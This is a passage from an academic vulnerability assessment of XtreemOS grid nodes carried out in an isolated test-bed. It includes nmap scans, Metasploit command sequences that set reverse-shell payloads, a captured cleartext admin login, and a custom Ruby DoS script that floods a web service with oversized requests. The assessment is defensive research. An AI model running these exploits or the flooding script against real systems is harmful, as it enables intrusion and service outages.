

Figure 4: Vulnerability assessment plan carried out on different node configurations in XtreemOS

The first stage of the assessment is to fingerprint the target in order to determine its operational properties. This seeks to return the version of the OS running (note that this will be whatever Linux kernel is used as the base for XtreemOS), the types of ports bound on the target plus the states of each port, protocols and services to which the ports are bound and the identifier and type of device being targeted. The **`nmap`** tool is used here, although, in a real world setting, there are ways of blocking **`nmap`** fingerprinting at a firewall. The information returned is the basic information required to carry out any form of attack. An immediate question might be: "why not immediately disable all form of fingerprinting?" The answer is that this type of information access is required for [automated] administration, discovery and auditing of resources in especially large networks. The challenge is hence to ensure that access to this information is easy for legitimate purposes but hard to obtain by illegitimate requests. Based on the results of the scan, the Open Source Vulnerability Database [15] (OSVDB)[7] was referenced to

[7] web.nvd.nist.gov/view/vuln/search

Stage	Goal	Vulnerabilities	Tools
Stage 1: "*Fingerprinting*"	build profile of technology and attack surface of target	verbose ACK responses	port scanner
Stage 2: "*Targeted*" i.e. OS, App, service or generic exploits	gain entry to target using known exploits of specific technologies	buffer overflows, clear-text credentials, active default [admin] passwords, unchecked entry points	vulnerability knowledge base; hand-crafted requests using command injection techniques
Stage 3: "*Active*" i.e. control and information exploits	if entry to target is achieved, gain privileged access to resources and data	buffer overflows, unencrypted password database, default root password	spawned shells, remote connections and sessions
Stage 4: "*Damaging*" i.e. DoS exploits	exhaust resources (denial of service) such that target is unavailable for other remote users	memory leaks, buffer overflows, bad input validation and bounds checking	fuzzers - randomness, very frequent and large payloads

Table 1: Overview of goals, vulnerabilities and tools used for each stage of the vulnerability assessment

identify relevant vulnerabilities in the last year. This was done to gain an idea of the potential attacks that might be successful against the target, given the likelihood that known and published vulnerabilities have not been patched or otherwise rectified.

The second stage of the assessment is to identify the possibility to carry out entry level exploits based on the knowledge obtained from fingerprinting. These entry level attacks are also known as door rattling, where the aim is to identify the best entry points into the system. These will be either vulnerabilities in the OS, in specific applications, specific services or more generic vulnerabilities based on the version of protocols such as SSH, TCP and HTTP. The Nessus scanner was used as the information gathering tool for determining if these stage 2 vulnerabilities existed. Nessus also performs nmap-based scans but provides more detailed information.Figure 6 shows the configuration of Nessus used for performing all



Figure 5: Test-bed used for XtreemOS vulnerability assessment, showing an isolated environment for carrying out the scans

scans. All possible types of scans were enabled, as, recall, the assumption is that the scan is being done by an attacker with black-box knowledge of the target.

The third stage of the assessment seeks to take control of the target or gain access to information stored on the node. The attacker may then try to install malicious code, modify data, create a false user, delete files, obtain private keys or passwords. The attacker becomes more powerful at this stage. At this stage the Metasploit framework was used to support the execution of these attacks, in order to determine if the targets were resilient against control and information exploits. At the time of doing the scan version 3.2 of the framework was used with 320 exploits, 217 payloads, 20 encoders and 99 auxiliaries in the library.

The final stage of the assessment is for what are referred to as *damaging* or *dangerous* exploits. These are exploits that will make the target partially or fully unavailable. They will also include exploits that can harm the health, reputation, finances or productivity of the humans that legitimately own, use or manage the target. However, from a technical perspective, these will typically refer to denial of service (DOS) attacks, which attempt to exhaust the resources (bandwidth, memory, CPU, power) of the target. Hussain, Heidemann and Papadopoulos [9] classify DOS attacks as either software or network-based flooding exploits. These are shown in Figure 7 and discussed the subsequent paragraph.

Software exploits target flaws in how a piece of software (including the operating system) manages its communications, memory or privileges. An attacker can exploit this by causing the software to exhaust the memory, network or access



Figure 6: The Nessus configuration used in the vulnerability assessment

rights on the host by performing or sending usually useless/garbage requests or messages. Flooding attacks are done by sending a constant stream of meaningless requests to the target, keeping it busy and unable to process legitimate requests. A second approach to carrying out this stage of vulnerability assessment is based on *Fuzzing* [17], which is an approach to generating random payloads, requests and files in order to discover previously unknown vulnerabilities. In the assessment multi-source or "Distributed Denial of Service (DDOS)" attacks were not



Figure 7: Classification of Denial of Service (DOS) attacks based on classification from Hussaing, Heidemann and Papadopoulos [9]

considered, which include zombies[8] and reflectors[9]. Multi-source attacks allow an attacker to be more evasive but are more expensive than single-source attacks.

3.1 Stage 1 "Fingerprinting" Vulnerability Assessment

In order to determine the OS, the **nmap** utility was used, which is a typical admin tool found in many Linux and Unix distributions. It is listed as a port scanner, but includes OS fingerprinting capabilities that allow it to determine (or guess) the type of OS listening on the targeted node. The following command was issued:

```
> nmap
  usage: nmap [Scan Type(s)] [Options] {target specification}
  :
  :
> nmap -O osscan-guess target
```

In this particular scan, it was assumed that the host name and IP address of the target was previously known. In a real attack the attacker would have needed to invest time in scanning a range of IP addresses of a specific domain to find contactable nodes. Secondly, there was no assumption made of a packet filtering

[8]A Zombie is a trusted computer (typically in an intranet) that a remote attacker has network control of and uses to forward malicious transmissions, including spam and viruses, to other computers on the network. These could be potentially more critical in Grid or Cloud computing scenarios, as the physical boundary of the intranet becomes virtual.

[9]Reflectors are intermediaries used in distributed denial of service attacks for replicating and retransmitting malicious payloads to a target. In doing so, the attacker is able to mask the real source of the attack and overload the target with parallel requests.

firewall, which will generally stop **nmap** scans from being successful. TCP/IP fingerprinting (for OS scan) requires root privileges as this is typically a tool that an administrator will use in order to create an inventory, maintain their network and scan for foreign nodes. The scan returned the following results:

```
Not shown: 995 closed ports
PORT       STATE   SERVICE
22/tcp     open    ssh
111/tcp    open    rpcbind
2222/tcp   open    unknown
8000/tcp   open    http-alt
8649/tcp   open    unknown
:
# core and resource node #
3306/tcp   open    mysql
8009/tcp   open    ajp13
8080/tcp   open    http-proxy
MAC Address: #######
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.22
```

This then represents the basic information that an attacker will have when scanning a target with XtreemOS installed. MySql appeared as the first known additional service. The service `ajp13` is the Apache JServ Protocol bundled with Tomcat. There were no known critical vulnerabilities for AJPv13 identified, although there are some 68 (non-critical) reported in OSVDB. A search was then done using the OSVDB for vulnerabilities of `ssh`, `rpcbind` and `http` for known vulnerabilities within the last year, as these are the generic services found on any node. The relevant vulnerabilities reported are listed below:

- pam-ssh contains a flaw that may lead to an unauthorized information disclosure. The issue is triggered when "pam-ssh" returning different password prompts depending on whether or not a valid user name is supplied, which will disclose user information resulting in a loss of confidentiality.
- no relevant rpcbind vulnerabilities were listed
- no relevant vulnerabilities found for http or usage of the alternate http port http-alt

Given that there are two unknown ports, a more detailed scan is required to determine the identity of the service or software bound to these ports.

3.2 Stage 2 "Targeted" Vulnerability Assessment

The stage 2 - *targeted* - assessment was a more comprehensive scan of the target using the Nessus vulnerability scanner. The relevant information determined from the scan is discussed in following:

- **mDNS Detection**: the target understands the Bonjour (also known as ZeroConf or mDNS) protocol, which allows anyone to uncover information from the remote host such as its operating system type and exact version, its hostname, and the list of services it is running. The scan was able to determine the computer name: `xos-resource.local`.

- **TCP/IP Timestamps Supported**: the target implements TCP timestamps, as defined by RFC1323. A side effect of this feature is that the uptime of the remote host can sometimes be computed. This is not a high risk "vulnerability" but could be used by an attacker to infer processing patterns of the target. These attacks however reveal limited information and are very complex and time-consuming to execute.

- **Ganglia**: it was detected that the target runs Ganglia[10], which is a well-known distributed monitoring system. If a monitoring system is vulnerable, it can lead to large amounts of information about the target and its users being leaked. There was only one potential vulnerability identified from the vulnerability databases, but this has been disputed by the vendor, as legitimate requests will cause the same pattern of resource consumption.

There were then no critical vulnerabilities identified at stage 2 that could lead to OS, service or generic exploits. However, it is still useful to know which services an attacker is likely to attempt exploits of vulnerabilities that are currently not reported in vulnerability databases or included in the dictionary of Nessus. In order to do this the frequency, type and trends for vulnerabilities in `mysql`, `http`, `ssh`, `rpc`, general Linux, Java and Python were compared. Java and Python were selected as the likely types of services bound to the open ports, given their popularity as development environments for web-based applications within the last 3 years, with reference to Figure 8.

Alongside the trends in programming languages and execution environments being used, an attacker will also rely on knowledge of trends in vulnerabilities in specific types of technologies. Figures 9 and 10 show a comparison of trends in vulnerabilities over the last 3 years 2007 - 2009 for the above mentioned technologies[11].

Figure 9 shows that the largest percentage of known vulnerabilities in any year are with http. An attacker is hence likely to first attempt attacks on the http protocol service of the target. However there is a steady decrease in http vulnerabilities over years, showing that fixes are quickly produced and patched. Secondly, Java

[10] ganglia.sourceforge.net: a distributed monitoring system designed for Grids and clusters.

[11] Note that Java and Python vulnerabilities refer both to flaws in the execution environment (i.e. JDK, python) and programs/ scripts that have been written without conformance to the respective security guidelines.



Figure 8: TIOBE Programming Community Index for November 2009: "long term trends for the top 10 programming languages"; www.tiobe.com



Figure 9: Vulnerability trends in XtreemOS 3rd party technologies from 2007 to 2009

vulnerabilities continue to be on the increase. Recall that it is assumed that the attacker only assumes that Java is used by the node but there was no way of detecting Java running. The amount of Linux vulnerabilities reported are also relatively high, only dropping below Java vulnerabilities in 2009. The other trend of interest is that of MySql, as the number of vulnerabilities reported has risen again in 2009. This would therefore catch the interest of attackers, especially with the knowledge that authentication and application data are stored in such a database. The ability to access this service or make it unavailable would then be attractive for attackers. Actually, only considering the likelihood of a technology having a vulnerability does not represent the likelihood of it being attacked; high value and low effort are also parameters used. The attacker will hence also consider the trends in vulnerability types per technology, as shown in Figure 10.



Figure 10: Trends in XtreemOS 3rd party technologies using vulnerability types as the classifier. The trends were obtained from searches in the open source vulnerability database OSVDB

The key message from Figure 10 is that Linux-related vulnerabilities top the list for DOS and Privilege Escalation vulnerabilities, followed by http and Java. There are also significant Overflow vulnerabilities, again with http, Java and Linux topping the list. Although the "Other" vulnerabilities are not considered initially, given the lack of specificity, this knowledge is useful for an attacker proceeding to the next stage of exploit analysis.

3.3 Stage 3 "Active" Vulnerability Assessment

The stage 3 - *active* - assessment searched for vulnerabilities that would allow an attacker to gain control or access to information on the target. The following exploits were attempted, given knowledge from the previous 2 stages, all using the MetaSploit framework:

1. **HTTP Writable Path PUT/DELETE File Access**: this module can abuse misconfigured web servers to upload and delete web content via PUT and DELETE HTTP requests. The goal is to check if a XtreemOS node, especially a core node, could be infiltrated with corrupt content or have important data removed. For example, consider the ability of an attacker to overwrite private keys of certificates.

2. **Authentication Capture - HTTP**: this module provides a fake HTTP service that is designed to capture authentication credentials. The goal is to ensure that credentials sent to a XtreemOS service (e.g. VOLife) are not sent in cleartext. Even if the IP of the server is spoofed, it should not be possible for the attacker to retrieve the client's credentials.

3. **MySQL yaSSL SSL Hello Message Buffer Overflow**: this module exploits a stack overflow in the yaSSL (1.7.5 and earlier) implementation bundled with MySQL <= 6.0. By sending a specially crafted Hello packet, an attacker may be able to execute arbitrary code. The goal here is to check that the version of MySql used in XtreemOS is not vulnerable, as this is used for holding various elements of management data.

4. **Internal Aggressive Test Exploit**: this module tests the exploitation of a test service. This is a first level DOS attack to check for the possibility of exhausting the CPU of the target. Although this is not an exclusive vulnerability of XtreemOS, it is a potential issue that could be addressed by the monitoring functionality of XtreemOS.

For each of these exploits a packet sniffer (in this case Wireshark [19]) was also set up on the vulnerability scanner host, such that the message exchange between the nodes could be observed. The assessments of the relevant XtreemOS node configurations against these exploits are given in the following 4 subsections.

3.3.1 HTTP Writable Path Exploit Scan

The goal of this attack was to determine if it was possible to create a HTTP request that successfully wrote or delete a file on the target. The following commands were used in Metasploit:

```
msf > use auxiliary/scanner/http/writable
msf auxiliary(writable) > set RHOSTS [xosTestNode-IP]
msf auxiliary(writable) > set RPORT 8080
msf auxiliary(writable) > run
```

The exploit failed returning a `HTTP 400 Bad Request` error response. This could be interpreted as a refusal at the target or that the HTTP request was malformed. In any event, the exploit was unsuccessful using the script developed in Metasploit. In case the request is malformed, further analysis and changing of the request would have to be done to retry this attack.

3.3.2 Authentication Capture Exploit

This turned out to be trivial, as the current username and passwords are passed in cleartext from any browser to the VOLife service. There was no need to carry out an exploit, as the HTTP POST request was visible in the packet sniffer.

```
POST .../volifecycle/model/user_signin.jsp HTTP1.1...
...
uid=admin&pwd=xtreemos-admin
```

This needs to be fixed in real-world versions. The vulnerability is not a core XtreemOS problem but would lead to easy access for attackers that could cause grid-wide disruptions. There is already however a way of removing this vulnerability by insisting that users use the https protocol together with the Xtreemos certificate if the core node hosting the VOLife server. The client would encrypt the username/password pair using the public-key of the XtreemOS certificate and then open an encrypted session with the server. It is planned for this to be an option on the front page to download the XtreemOS certificate with instructions to integrate it in the browser.

3.3.3 MySQL yaSSL Exploit

From the Metasploit repository there is one MySQL-specific exploit that targets a fault in the SSL Hello Message Buffer Overflow in yaSSL, the version of SSL bundled with MySQL. The attacker would send a "Hello Message" with an overly large size value. The Metasploit framework was configured as follows to attempt this attack:

```
msf > use exploit/linux/mysql/mysql_yassl
msf exploit(mysql_yassl) > show payloads
msf exploit(mysql_yassl) > set PAYLOAD generic/shell_reverse_tcp
msf exploit(mysql_yassl) > set LHOST [attacker-IP]
msf exploit(mysql_yassl) > set RHOST [xosTestNode-IP]
msf exploit(mysql_yassl) > exploit
```

From the Metasploit documentation this exploit only targets `MySql 5.0.45-Debian-lunb` However, it was worthwhile checking that the version of MySql running on the core node did not have a similar vulnerability. The exploit was not able to create a session. The packet sniffer showed that the exploit attempted to login to MySql but contained the wrong checksum.

3.3.4 Internal Aggressive Test Exploit

This test exploit was carried out on every port visible from the scans in stage 1 and 2. The core, client and resource nodes were targeted in turn, in order that coverage could be achieved. The Metasploit framework was used as follows:

```
msf > use exploit/test/aggressive
msf exploit(exploitme) > show payloads
msf exploit(exploitme) > set PAYLOAD linux/x86/shell/reverse_tcp
msf exploit(exploitme) > set LHOST [MY IP ADDRESS]
msf exploit(exploitme) > set RHOST [TARGET IP]
msf exploit(exploitme) > set RPORT [TARGET PORT]
msf exploit(exploitme) > exploit
```

For all nodes and all ports where state was open, the exploit was completed without creating a session. There is also a SYN flood attack in Metaploit but this is beyond the influence of XtreemOS. Nevertheless, this provides some insights for potential intrinsic monitoring and policies that could be bundled with XtreemOS.

3.4 Stage 4 "Damaging" Vulnerability Assessment

This final stage - *damaging* - assessment assumes that an attacker has control of at least a client or resource node in a Grid. It does not consider control of a core node in a Grid deployment, as such an attacker is hard to detect and protect against, unless there is a backup mechanism in place for detecting and intercepting malicious Grid administrators. There were two types of attacks attempted:

1. **Fuzzing**: sending random payloads or files to XtreemOS services in order to see if it disrupts their performance or reveals information

2. **Flooding/Overloading**: bombard a target node with 1000's of (and/or very large) packets to see if it is able to maintain responsive

In both cases it is considered that the attacker has access to a Grid and has managed to acquire some credentials as a client or resource. The packets used for fuzzing and flooding hence appear to be legitimate, as the attacker has access to legitimate requests when interacting with XtreemOS. The fuzzing utility used was the JBroFuzz[11]. In this assessment only the web-based components of

XtreemOS were targeted using the fuzzing technique. It is possible to extend this assessment by considering random files for input to local processes as well. The following HTTP POST message was captured using the packet sniffer and then tweaked to fake it being a legitimate request. Some details are not included but a valid, fully-formed HTTP request has to be used in order to minimise the chance of packet refusal at the target.

```
01.  POST /volifecycle/model/vo_owned.jsp HTTP/1.1
02.  Host [xtreemos-core-node-IP]
03.  :
04.  Keep-Alive  [ttl]
05.  :
06.  Referer http://[xtreemos-core-node-IP]:8080/volifecycle/view/uni_view.jsp?
                 module=user&js=user_create_vo
07.  :
08.  Cookie [random]
09.  voname=[random]&desc=[random]
```

A set of fuzzers (random strings) were then selected based on the contents of the sniffed packet and knowledge of services running on the targeted nodes:

- **Buffer Overflows**: attempts at forcing a targeted process to store more data than its allocated memory, hence corrupting the runtime of the system. This is possible if the target does not perform proper bounds checking before accepting and processing requests. With JBroFuzz the string lengths of the `HTTP::Referer`, `HTTP::Cookie` and `HTTP::Data` fields were randomly varied up to payload lengths of 65537 characters.

- **SQL Injection**: this is the act of inserting SQL queries or commands into the HTTP request. If the input checking of the target is improperly implemented, this could lead to malicious queries being executed on the target's database. Consider if an SQL statement such as `sql> "SELECT * FROM UserDB"` was successful and the results returned in the payload of the HTTP response. This would allow the attacker to retrieve knowledge of all users in the system, including, potentially their login details.

- **Cross-site Scripting (XSS)**: this is a similar attack to SQL injection but inserts malicious scripts into the payload of messages. These scripts are typically hosted on an attacker's server and loaded into the HTTP request. XSS attacks can target clients or servers, depending on the point in communications the script or scripting fragment is introduced. The goal is nevertheless to execute privileged commands on the target that return data to the attacker or exhaust the target's resources.

The fuzz tests did not identity any vulnerabilities in XtreemOS. While there was some degradation in the response times as the packets got larger, the target remained responsive.

The second test was done by constructing an exploit script in the Metasploit framework, using the available TCP and DoS libraries. The assumption about the attacker is that they have control of at least a resource or client node in a grid. This might have been through legitimate or illegitimate access, where the latter suggests that they successfully installed some malicious code like a trojan. The Metasploit script written is shown below and explained in following.

```
00. include Msf::Exploit::Remote::Tcp
00. include Msf::Auxiliary::Dos
00. :
01. def run
02.         begin
03.             connect
04.             while ctr < datastore[NumPackets]
05.                 print_status("Sending DoS HTTP packet to VOLife
                                  at #{rhost}:#{rport}")
06.                 packet = "POST /volifecycle/model/
                                user_get_xoscert.jsp HTTP/1.1"
07.                 packet << " Host  #{rhost}:#{rport}"
08.                 packet << " User-Agent  Mozilla/5.0..."
09.                 packet << " Keep-Alive  20000"
10.                 packet << " Referer #{rhost}:#{rport}/volifecycle/
                                view/uni_view.jsp?module=user&js=user_get_xoscert"
11.                 packet << " Cookie " + Rex::Text.rand_text_alpha(1) * 32
12.                 packet << " name=" + Rex::Text.rand_text_alpha(1) * 56000
                                       + "&pwd=DOSPWD&rpwd=DOSPWD&days=10"
13.                 sock.put(packet)
14.             end # while
15.             disconnect
16.             print_status("Exploit failed! VOLife
                              at #{rhost}:#{rport} refused packets")
17.         rescue ::Rex::ConnectionRefused
18.             print_status("Cannot connect to VOLife #{rhost}:#{rport}.")
19.         rescue ::Errno::ECONNRESET
20.             print_status("Exploit Successful! VOLife
                              at #{rhost} not responding.")
21.         end
22.     end
```

The script executes a loop for a specified number of packets. These are targeted at VOLife, since it is a web-based entry point to a core node in XtreemOS. Disrupting or exhausting the resources of a core node has a big impact on many grid users. Line 06 shows the beginning of the packet being constructed as a `HTTP/1.1 POST` requests to the VOLife get XOS Certificate routing via the `user_get_cert` Java Server Page. Lines 07 and 08 include information about a browser to make the HTTP request appear authentic. Line 10 is an optional field, while line 11 attaches a randomly generated Cookie of size 32 - an oversized Cookie was also attempted, as this could also lead to buffer overflows at the server. Line 12 is the data of the HTTP POST request to the get Certificate operation, which usually passes a VO name, password and repeated password as parameters. However, the VO name field was made oversize to see if there would be some impact on the buffers at the server. Line 13 sends the packet, while lines

17 and 19 are two types of exception handlers. Line 17 does a check for if the connection is refused, while line 19 checks if the connection is reset and hence the target is no longer responding. Line 19 represents a successful denial of service. Line 16 indicates that the attack is unsuccessful, as all packets are sent and the target remains alive.

